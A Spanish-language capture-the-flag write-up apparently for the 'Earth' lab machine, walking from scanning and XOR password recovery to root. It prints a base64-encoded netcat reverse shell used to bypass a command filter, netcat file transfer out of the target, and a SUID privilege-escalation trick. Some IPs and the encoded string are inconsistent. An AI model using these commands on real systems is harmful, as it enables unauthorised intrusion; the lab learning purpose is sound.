



INFORME EARTH

Adrià Trillo Rodríguez

1 CONTENIDO

2	Escaneo de la red.....	2
3	Escaneamos los puertos	2
4	Accedeiendo a la web.....	3
5	Explotación	7
6	Tratamiento de la sehll.....	8
7	Encontrando la vulnerabilidad	9

2 ESCANEO DE LA RED

Realizamos un escaneo de la red para saber cuál es la IP de la máquina víctima:

```
arp-scan -l
```

```
[root@parrot]~/home/glox
#sudo arp-scan -l -I vboxnet0
Interface: vboxnet0, type: EN10MB, MAC: 0a:00:27:00:00:00, IPv4: 192.168.56.10
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.100 08:00:27:30:92:a9 PCS Systemtechnik GmbH
192.168.56.101 08:00:27:70:90:70 PCS Systemtechnik GmbH

2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.144 seconds (119.40 hosts/sec). 2 responded
[root@parrot]~/home/glox
#
```

Obtenemos que la IP de la víctima es 10.20.30.11, ya que las tres primeras IP están reservadas para otros dispositivos.

3 ESCANEAMOS LOS PUERTOS

```
Nmap -p- --open --min-rate 5000 -sSCV -n -Pn 192.168.56.101 -vvv -oN
resultados.txt
```

Nos devuelve que la máquina tiene los puertos 22, 80 y 443 abiertos, además de un dominio y un subdominio. El siguiente paso será consultar en el navegador para ver la web que hospeda esta máquina.

```
[root@parrot]~/home/glox
#nmap -A 192.168.56.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-10 15:08 CET
Nmap scan report for earth.local (192.168.56.101)
Host is up (0.00063s latency).
Not shown: 987 filtered tcp ports (no-response), 10 filtered tcp ports (admin-prohibited)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.6 (protocol 2.0)
|_ ssh-hostkey:
|_ 256 5b:2c:3f:dc:8b:76:e9:21:7b:d0:56:24:df:be:e9:a8 (ECDSA)
|_ 256 b0:3c:72:3b:72:21:26:ce:3a:84:e8:41:ec:c8:f8:41 (ED25519)
80/tcp    open  http         Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_ http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
|_ http-title: Earth Secure Messaging
443/tcp   open  ssl/http     Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_ tls-alpn:
|_ http/1.1
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=earth.local/stateOrProvinceName=Space
|_ Subject Alternative Name: DNS:earth.local, DNS:terratest.earth.local
|_ Not valid before: 2021-10-12T23:26:31
|_ Not valid after: 2031-10-10T23:26:31
|_ http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
|_ http-title: Earth Secure Messaging
MAC Address: 08:00:27:70:90:70 (Oracle VM VirtualBox virtual NIC)
```


4 ACCEDEIENDO A LA WEB

Si intentamos acceder directamente a la web, no resolverá nada, ya que no tenemos el dominio en nuestro archivo hosts. Para poder acceder, agregamos tanto el dominio como el subdominio a nuestro archivo hosts:

```
Echo "192.168.56.101 terratest.earth.local" >> /etc/hosts
```

```
Echo "192.168.56.101 earth.local" >> /etc/hosts
```

Seguidamente, accedemos a la web: <https://earth.local/>



Send your message to Earth:

Message:

Message key:

Previous Messages:

- 37090b59030f11060b0a1b4e0000000000004312170a1b0b0e4107174f1a0b044e0a000202134e0a161d17040359061
- 3714171e0b0a550a1859101d064b160a191a4b0908140d0e0d441c0d4b1611074318160814114b0a1d06170e1444016
- 2402111b1a0705070a41000a431a000a0e0a0f04104601164d050f070c0f15540d101800000000c0c06410f0901426

Una vez aquí, observamos que la web muestra un cuadro para escribir un mensaje, un mensaje clave y un botón para enviar. Si escribimos algo y lo enviamos, aparecerá la frase escrita en formato hash. Sin embargo, esta información no es relevante en este momento.

Lo primero será realizar un escaneo de directorios con dirb para conocer todos los directorios a los que podemos acceder.

```
dirb https://terratest.earth.local
```

```
GENERATED WORDS: 4612

---- Scanning URL: https://terratest.earth.local/ ----
+ https://terratest.earth.local/cgi-bin/ (CODE:403|SIZE:199)
+ https://terratest.earth.local/index.html (CODE:200|SIZE:26)
+ https://terratest.earth.local/robots.txt (CODE:200|SIZE:521)

-----
END_TIME: Sun Nov 10 15:12:24 2024
```

```
dirb https://earth.local
```

```
-----

GENERATED WORDS: 4612


---- Scanning URL: https://earth.local/ ----
+ https://earth.local/admin (CODE:301|SIZE:0)
+ https://earth.local/cgi-bin/ (CODE:403|SIZE:199)

-----
END_TIME: Sun Nov 10 15:13:18 2024
DOWNLOADED: 4612 - FOUND: 2
```

Como podemos ver, hemos obtenido varios directorios:


1. admin
2. robots.txt

El directorio que nos interesa ahora es robots.txt, ya que podría proporcionarnos mucha información sobre el sitio web.




```
← → 🏠 ↻ 🔒 https://terratest.earth.local/robots.txt
🔖 Import bookmarks... 📁 Parrot OS 📁 Hack The Box 📁 OSINT Services 📁 Vuln DB 📁 Privacy and
User-Agent: *
Disallow: /*.asp
Disallow: /*.aspx
Disallow: /*.bat
Disallow: /*.c
Disallow: /*.cfm
Disallow: /*.cgi
Disallow: /*.com
Disallow: /*.dll
Disallow: /*.exe
Disallow: /*.htm
Disallow: /*.html
Disallow: /*.inc
Disallow: /*.jhtml
Disallow: /*.jsa
Disallow: /*.json
Disallow: /*.jsp
Disallow: /*.log
Disallow: /*.mdb
Disallow: /*.nsf
Disallow: /*.php
Disallow: /*.phtml
Disallow: /*.pl
Disallow: /*.reg
Disallow: /*.sh
Disallow: /*.shtml
Disallow: /*.sql
Disallow: /*.txt
Disallow: /*.xml
Disallow: /testingnotes.*
```

Como se observa, tenemos varias extensiones y un archivo **"testingnotes"**. Para el siguiente paso, deberíamos crear un script que agilice el proceso, pero en este caso haremos una prueba manual hasta dar con la extensión correcta del archivo.




```
← → 🏠 ↻ 🔒 https://terratest.earth.local/testingnotes.txt
🔖 Import bookmarks... 📁 Parrot OS 📁 Hack The Box 📁 OSINT Services 📁 Vuln DB 📁 Privacy and Security 📁 Learning Resources
Testing secure messaging system notes:
*Using XOR encryption as the algorithm, should be safe as used in RSA.
*Earth has confirmed they have received our sent messages.
*testdata.txt was used to test encryption.
*terra used as username for admin portal.
Todo:
*How do we send our monthly keys to Earth securely? Or should we change keys weekly?
*Need to test different key lengths to protect against bruteforce. How long should the key be?
*Need to improve the interface of the messaging interface and the admin panel, it's currently very basic.
```

Tras varias pruebas, encontramos testingnotes.txt, que ofrece un mensaje indicando que el contenido hashado encontrado en la página de inicio fue encriptado usando XOR. Además, menciona que el archivo testdata.txt se utilizó para encriptar los mensajes.



The screenshot shows a web browser window with the address bar displaying 'https://terratest.earth.l'. Below the address bar, there are several bookmarks: 'Import bookmarks...', 'Parrot OS', and 'Hack The Bo'. The main content area of the browser displays a message titled 'Testing secure messaging system notes:'. The message contains several lines of text, including '*Using XOR encryption as the algorithm, should be s', '*Earth has confirmed they have received our sent me', '*testdata.txt was used to test encryption.', and '*terra used as username for admin portal.'. The text '*testdata.txt' is circled in red. Below the message, there is a section titled 'Todo:' followed by three bullet points: '*How do we send our monthly keys to Earth securely?', '*Need to test different key lengths to protectagai', and '*Need to improve the interface of the messaging int'.

Con esta información, abrimos **CyberChef** e indicamos que queremos desencriptar desde hexadecimal a **XOR** usando la clave que encontramos en **testdata.txt**.



Encontramos que la frase es repetitiva, pero al observar detenidamente, vemos que la contraseña es: **earthclimatechangebad4humans**. Con la contraseña, volvemos a la página "admin" encontrada antes con nmap para iniciar sesión.

Una vez iniciada la sesión, aparecerá una CLI para ejecutar comandos.

Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care). [Log Out](#)

CLI command:

Command output:

5 EXPLOTACIÓN

Una vez aquí, si intentamos ejecutar una reverse **shell** directamente, el sistema nos informará que las conexiones remotas no están permitidas. Para sortear esta restricción, convertimos el comando de **netcat** a **base64**, de modo que no sea detectado como una conexión remota, logrando así un tipo de **bypass**:

```
echo "nc 192.168.56.101 4444 -e /bin/bash" | base64
```

```
[root@parrot]-[/home/glox]
#echo "nc 192.168.56.10 4444 -e /bin/bash" | base64
bmMgMTkyLjE2OC41Ni4xMCA0NDQ0IC1lIC9iaW4vYmFzaAo=
[root@parrot]-[/home/glox]
#
```


Este comando generará un hash del comando para poder ejecutarlo en la **CLI** de la web. Luego, copiamos el **hash** obtenido y lo ejecutamos mientras ponemos nuestro Kali en escucha:

```
nc -lvnkp 4444 -s 192.168.56.101
```

```
[root@parrot]-[/home/glox]  
#nc -lvnkp 4444 -s 192.168.56.10  
listening on [192.168.56.10] 4444 ...  
[]
```

Una vez en escucha, vamos a la web y ejecutamos la **reverse shell** usando **echo** con el hash generado anteriormente:

```
echo "bmrrvKUcq4thTRP4s8x0yIX3PI2bKzgHc=" | base64 -d | bash
```

Al ejecutar el comando, establecemos la conexión y estamos dentro de la máquina.

```
[root@parrot]-[/home/glox]  
#nc -lvnkp 4444 -s 192.168.56.10  
listening on [192.168.56.10] 4444 ...  
connect to [192.168.56.10] from (UNKNOWN) [192.168.56.10] 4444  
whoami  
apache  
[]
```

6 TRATAMIENTO DE LA SHELL

Ajustamos la **tty** para obtener una **shell** interactiva que permita moverse con mayor facilidad:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
[root@parrot]-[/home/glox]
#nc -lvnkp 4444 -s 192.168.56.10
listening on [192.168.56.10] 4444 ...
connect to [192.168.56.10] from (UNKNOWN) [192.168.56.101] 48644
python3 -c 'import pty; pty.spawn("/bin/bash")'
bash-5.1$ export TERM=xterm
export TERM=xterm
bash-5.1$ export SHELL=bash
export SHELL=bash
bash-5.1$
```

7 ENCONTRANDO LA VULNERABILIDAD

Ya dentro, necesitamos explorar el sistema para encontrar la siguiente ruta. Usamos el comando **find** para ver qué información nos proporciona:

```
find / -perm -u=s -type f 2>/dev/null
```

Una vez ejecutado el comando, si nos fijamos podemos ver que hay un archivo llamado **"reset_root"**, que, será el archivo en el que nos enfocaremos para poder escalar los privilegios.

```
bash-5.1$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/at
/usr/bin/sudo
/usr/bin/reset_root
/usr/sbin/grub2-set-bootflag
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/mount.nfs
/usr/lib/polkit-1/polkit-agent-helper-1
bash-5.1$
```

Al abrir el archivo, se muestran caracteres ilegibles que no proporcionan información útil. Además, si intentamos ejecutarlo, el sistema indica que hay varios triggers que no pueden ser activados porque no existen.

Para identificar estos triggers, transferimos el archivo a nuestra máquina usando **netcat** para una inspección más detallada.

En la máquina con Apache, ejecutamos el siguiente comando:

```
nc 192.168.56.10 8000 < reset_root
```

```
bash-5.1$ nc 192.168.56.10 8000 < reset_root
nc 192.168.56.10 8000 < reset_root
bash-5.1$
```

Y, en nuestra máquina, escribimos el siguiente comando:

```
nc -lvp > reset_root
```

```
[root@parrot]-[/home/glox]
#nc -lvp 8000 > reset_root
listening on [any] 8000 ...
connect to [192.168.56.10] from (UNKNOWN) [192.168.56.101] 34808
[root@parrot]-[/home/glox]
#
```

Utilizamos **ltrace**, una herramienta en Linux para rastrear y mostrar las llamadas a funciones de bibliotecas dinámicas que hace un programa durante su ejecución.

```
ltrace reset_root
```

```
access("/dev/shm/kHgTFI5G", 0) = -1
access("/dev/shm/Zw7bV9U5", 0) = -1
access("/tmp/kcM0Wewe", 0) = -1
puts("RESET FAILED, ALL TRIGGERS ARE N"...RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
) = 44
+++ exited (status 0) +++
```

Al ejecutarlo, se observa que el archivo hace llamadas a tres archivos diferentes:

1. `access("/dev/shm/kHgTFI5G", 0)`
2. `access("/dev/shm/Zw7bV9U5", 0)`
3. `access("/tmp/kcM0Wewe", 0)`

Si revisamos los directorios encontrados en la máquina con Apache, vemos que estos archivos no existen, por lo que procederemos a crearlos y a ejecutar de nuevo el archivo **reset_root**.

```
bash-5.1$ ls
ls
bash-5.1$ pwd
pwd
/dev/shm
bash-5.1$ touch kHgTFI5G
touch kHgTFI5G
bash-5.1$ touch Zw7bV9U5
touch Zw7bV9U5
bash-5.1$ cd /tmp
cd /tmp
bash-5.1$ touch kCM0Wewe
touch kCM0Wewe
bash-5.1$ cd /usr/bin
cd /usr/bin
bash-5.1$
```

Al ejecutarlo, la contraseña de **root** se reinicia a "**Earth**", lo que nos permite usar **sudo** - para convertirnos en **root**.

```
bash-5.1$ su -  
su -  
Password: Earth  
  
[root@earth ~]# whoami  
whoaml  
root  
[root@earth ~]# ls  
ls  
anaconda-ks.cfg root_flag.txt  
[root@earth ~]# cat root_flag.txt  
cat r root_flag.txt  
cat: r: No such file or directory
```

```
      _o#&&*''?'d:>b\_  
    o/"'   , dmf9MMMMMMHo_  
  .o&#'     "MbHMMMMMMMMMMMMHo.  
  .o""       vodM*$&&HMMMMMMMMMM?..  
            $M&ood,~'\`(&##MMMMMMH\  
          ,MMMMMMM#b?#bobMMMMMHMMML  
        ?MMMMMMMMMMMMMMMMMM7MMMM$R*HK  
      :MMMMMMMMMMMMMMMMMMMM/HMMM|\`*L  
    |MMMMMMMMMMMMMMMMMMMMMMMMbMH'|T?  
    *MMMMMMMMMMMMMMMMMMMMMMMMb#}'`?  
    "*****#MMMMMMMMMMMMMMMMM'  
      |MMMMMMMMMMMMMP'|:  
      'MMMMMMMMMMMT'.  
      9MMMMMMMM|  
      |MMMMMMMMMM?,d-'  
      'MMMMMMMMMT.M|.:  
      &MMMMMM*'':  
      'MMM#"  
      &.~  
      ,~  
      ,--.,dd###pp=""
```

Congratulations on completing Earth!
If you have any feedback please contact me at SirFlash@protonmail.com
[root_flag_b0da9554d29db2117b02aa8b66ec492e]
[root@earth ~]#